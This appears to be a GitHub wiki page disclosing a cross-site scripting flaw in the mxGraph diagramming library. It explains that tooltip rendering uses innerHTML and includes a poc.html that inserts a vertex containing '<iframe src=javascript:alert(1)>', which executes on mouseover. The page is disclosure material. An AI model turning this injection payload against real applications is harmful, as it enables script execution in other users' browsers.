
Home

Jump to bottom


SxB64 edited this page on Sep 30 · 1 revision

poc detail

First download the source code from github GitHub - jgraph/mxgraph: mxGraph is a fully client side JavaScript diagramming library and then put the poc.html into the folder mxgraph-master\javascript\examples,and open the poc.html with browser mouse over the node and then js code will be executed



here is the call stack 。when setooltips is true，mxTooltipHandler use show method which use innerhtml to show the custom parameter



poc.html

```
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Cell 的提示功能</title>

    <script>
        mxBasePath = '../src';
    </script>

    <script src="../src/js/mxClient.js"></script>

    <script>
        function main(container){
            if (!mxClient.isBrowserSupported())
            {
                mxUtils.error('Browser is not supported!', 200, false);
            }
            else
            {

                var graph = new mxGraph(container);
```

```
                graph.setEnabled(true);

                graph.setResizeContainer(true);

                graph.setCellsResizable(true);

                graph.setTooltips(true)

                graph.getCursorForCell = function (cell) {
                    if (cell != null && cell.value != null && cell.vertex == 1) {
                        return 'pointer';
                    }
                };

                var parent = graph.getDefaultParent();

                graph.getModel().beginUpdate();
                try
                {
                    var v1 = graph.insertVertex(parent, null, '<iframe
src=javascript:alert(1)>', 20, 20, 80, 30);
                    console.log(v1)
                    var v2 = graph.insertVertex(parent, null, 'Tooltip2', 200, 200, 80,
30);
                }
                finally
                {

                    graph.getModel().endUpdate();
                }
            }
        };
    </script>

</head>
<body onload="main(document.getElementById('graphContainer'))">
    <div id="graphContainer"

style="position:relative;overflow:hidden;width:321px;height:241px;background:url('editors/ima

    </div>
</body>
</html>
```

Pages 1

Find a page...

Home

Clone this wiki locally

https://github.com/SxB64/mxgraph-xss-vul.wiki.git